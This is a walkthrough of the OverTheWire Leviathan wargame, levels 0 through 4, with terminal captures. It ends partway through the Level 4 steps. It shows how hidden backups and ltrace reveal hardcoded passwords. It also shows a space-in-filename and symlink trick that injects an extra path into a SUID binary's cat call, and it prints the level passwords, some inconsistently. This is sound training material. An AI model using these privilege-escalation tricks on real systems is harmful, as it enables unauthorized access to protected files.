Leviathan Wargame – Proof of Concept (PoC)

Level 0 → Level 1

Objective: Escalate from `leviathan0` to `leviathan1`.

Steps:

1. **SSH into the server:**

   ```
   ssh leviathan0@leviathan.labs.overthewire.org -p 2223
   ```

2. **Enumerate hidden files:**


   ```
     ls -la
   ```
   Found a hidden directory: `.backup`.

3. **Inspect backup directory:**

   ```
   cd .backup
   ls
   cat bookmarks.html | grep -i password
   ```

4. **Result:** Password for `leviathan1` is revealed inside the bookmarks file.
5. **Password**: 3qJ3TgzHDq

PoC Screenshot:



```
leviathan0@leviathan:~$ ls -la
total 24
drwxr-xr-x   3 root       root       4096 Aug 15 13:17 .
drwxr-xr-x 150 root       root       4096 Aug 15 13:18 ..
drwxr-x---   2 leviathan1 leviathan0 4096 Aug 15 13:17 .backup
-rw-r--r--   1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root       3851 Aug 15 13:09 .bashrc
-rw-r--r--   1 root       root        807 Mar 31  2024 .profile
leviathan0@leviathan:~$ cd .backup/
leviathan0@leviathan:~/.backup$ ls
bookmarks.html
leviathan0@leviathan:~/.backup$ ls -la
total 140
drwxr-x--- 2 leviathan1 leviathan0   4096 Aug 15 13:17 .
drwxr-xr-x 3 root       root         4096 Aug 15 13:17 ..
-rw-r----- 1 leviathan1 leviathan0 133259 Aug 15 13:17 bookmarks.html
leviathan0@leviathan:~/.backup$ cat bookmarks.html | grep "password"
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="1155384634" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">pas
sword to leviathan1</A>
leviathan0@leviathan:~/.backup$
logout
Connection to leviathan.labs.overthewire.org closed.

ssh leviathan1@leviathan.labs.overthewire.org -p 2223                                   ✓ took 1m 5s
```

Key Learning: Always enumerate hidden files (`ls -la`). Sensitive info often hides in backups.


Level 1 → Level 2

Objective: Break into `leviathan2` via a password-checking binary.

Steps:

1. Found an executable: `check`.
2. Ran binary:

```
./check
```




```
leviathan1@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Aug 15 13:17 .
drwxr-xr-x 150 root       root        4096 Aug 15 13:18 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Aug 15 13:09 .bashrc
-r-sr-x---   1 leviathan2 leviathan1 15084 Aug 15 13:17 check
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan1@leviathan:~$ ./check
password:


Wrong password, Good Bye ...
```

3. **Used `strings` and `ltrace`:**

```
strings check
```




```
leviathan1@leviathan:~$ strings check
td8
/lib/ld-linux.so.2
_IO_stdin_used
puts
__stack_chk_fail
system
getchar
__libc_start_main
printf
setreuid
strcmp
geteuid
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.0
__gmon_start__
secr
love
password:
/bin/sh
Wrong password, Good Bye ...
;*2$"0
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
crt1.o
__abi_tag
__wrap_main
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

C function to compare two strings by char by char

```
ltrace ./check
```

Revealed comparison with "sex".




```
leviathan1@leviathan:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffdb84, 0 <unfinished ...>
printf("password: ")                                                                   = 10
getchar(0, 0, 0x786573, 0x646f67password:
)                                                                = 10
getchar(0, 10, 0x786573, 0x646f67
)                                                               = 10
getchar(0, 2570, 0x786573, 0x646f67
)                                                              = 10
strcmp("\n\n\n", "sex")                                                                = -1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                                              = 29
+++ exited (status 0) +++
leviathan1@leviathan:~$ 
```

Comparing first three chars

4. **Exploit:** Input password "sex".
5. Got access as leviathan2.
6. **Password:** NsN1HwFoyN

PoC Screenshot:



```
+++ exited (status 0) +++
leviathan1@leviathan:~$ ./check
password: sex
$ id
uid=12002(leviathan2) gid=12001(leviathan1) groups=12001(leviathan1)
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFovN
$
```

Key Learning: `ltrace` exposes insecure string comparisons in binaries.

Level 2 → Level 3

Objective: Exploit `printfile` SUID binary to read `leviathan3`'s password.


Steps:

1. Found SUID binary:

   ```
   ls -l
   ```


2. **Analyzed with ltrace:**

   ```
   ltrace ./printfile
   ```




```
leviathan2@leviathan:~$ ls -l
total 16
-r-sr-x--- 1 leviathan3 leviathan2 15072 Aug 15 13:17 printfile
leviathan2@leviathan:~$ ltrace ./printfile
__libc_start_main(0x80490ed, 1, 0xffffdb74, 0 <unfinished ...>
puts("*** File Printer ***"*** File Printer ***
)                                                                  = 21
printf("Usage: %s filename\n", "./printfile"Usage: ./printfile filename
)                                                   = 28
+++ exited (status 255) +++
leviathan2@leviathan:~$
```

```
ltrace ./printfile /etc/leviathan_pass/leviathan3
```



```
leviathan2@leviathan:~$ ltrace ./printfile /etc/leviathan_pass/leviathan3
__libc_start_main(0x80490ed, 2, 0xffffdb54, 0 <unfinished ...>
access("/etc/leviathan_pass/leviathan3", 4)                                                      = -1
puts("You cant have that file..."You cant have that file...
)                                                                   = 27
+++ exited (status 1) +++
leviathan2@leviathan:~$
```



```
+++ exited (status 1) +++
leviathan2@leviathan:~$ strings printfile
tdX
/lib/ld-linux.so.2
_IO_stdin_used
snprintf
puts
__stack_chk_fail
system
__libc_start_main
access
setreuid
geteuid
libc.so.6
GLIBC_2.4
GLIBC_2.0
GLIBC_2.34
__gmon_start__
*** File Printer ***
Usage: %s filename
You cant have that file...
/bin/cat %s
;*2$"0
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
crt1.o
__abi_tag
__wrap_main
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
printfile.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
```


Shows `access()` check before calling `cat`.

3. **Exploit:** Trick `access()` (real UID) vs `cat` (effective UID):

```
echo "dummy" > /tmp/foo
ln -s /etc/leviathan_pass/leviathan3 /tmp/bar
./printfile "/tmp/foo /tmp/bar"
```

4. **Result:** `cat` dumps `leviathan3`'s password.
5. **Password:** f0n8h2iWLP

PoC Screenshot:



```
leviathan2@leviathan:/tmp$ mkdir oks
leviathan2@leviathan:/tmp$ cd oks
leviathan2@leviathan:/tmp/oks$ ls
leviathan2@leviathan:/tmp/oks$ tocuh "pass file.txt"
Command 'tocuh' not found, did you mean:
  command 'touch' from deb coreutils (9.4-2ubuntu2)
Try: apt install <deb name>
leviathan2@leviathan:/tmp/oks$ touch "pass file.txt"
leviathan2@leviathan:/tmp/oks$ ltrace ~/printfile "pass file.txt"
__libc_start_main(0x80490ed, 2, 0xffffdb44, 0 <unfinished ...>
access("pass file.txt", 4)                                                                                                        = 0
snprintf("/bin/cat pass file.txt", 511, "/bin/cat %s", "pass file.txt")                                                           = 22
geteuid()                                                                                                                         = 12002
geteuid()                                                                                                                         = 12002
setreuid(12002, 12002)                                                                                                            = 0
system("/bin/cat pass file.txt"/bin/cat: pass: No such file or directory
/bin/cat: file.txt: No such file or directory
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                                                                            = 256
+++ exited (status 0) +++
leviathan2@leviathan:/tmp/oks$ ln -s /etc/leviathan_pass/leviathan3 /tmp/oks/pass
leviathan2@leviathan:/tmp/oks$ ls -la
total 260
drwxrwxr-x    2 leviathan2 leviathan2   4096 Aug 21 10:48 .
drwxrwx-wt 5404 root       root       258048 Aug 21 10:48 ..
lrwxrwxrwx    1 leviathan2 leviathan2     30 Aug 21 10:48 pass -> /etc/leviathan_pass/leviathan3
-rw-rw-r--    1 leviathan2 leviathan2      0 Aug 21 10:47 pass file.txt
leviathan2@leviathan:/tmp/oks$ ~/printfile "pass file.txt"
f0n8h2iWLP
/bin/cat: file.txt: No such file or directory
leviathan2@leviathan:/tmp/oks$ 
```

Key Learning: Privilege escalation via `access()` vs `effective UID` mismatch.

Level 3 → Level 4

Objective: Bypass strcmp password check again.


Steps:

1. Found binary that requests a password.
2. **Traced with ltrace:**
3. `ltrace ./bin`

   → Direct comparison with `"snlprintf"`.

4. Input password `snlprintf`.
5. Access gained as `leviathan4`.
6. **Password:** WG1egElCvO

PoC Screenshot:



```
leviathan3@leviathan:~$ ls -l
total 20
-r-sr-x--- 1 leviathan4 leviathan3 18100 Aug 15 13:17 level3
leviathan3@leviathan:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffdb74, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                                                                                       = -1
printf("Enter the password> ")                                                                                                   = 20
fgets(Enter the password>
"\n", 256, 0xf7fae5c0)                                                                                                     = 0xffffd94c
strcmp("\n", "snlprintf\n")                                                                                                      = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                                                                                        = 19
+++ exited (status 0) +++
leviathan3@leviathan:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ id
uid=12004(leviathan4) gid=12003(leviathan3) groups=12003(leviathan3)
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$ 
```

Key Learning: Hardcoded passwords + strcmp = easy win.

Level 4 → Level 5


Objective: Decode binary output to ASCII.

Steps:

1. Found hidden `trash` directory containing binary.
2. Executed:

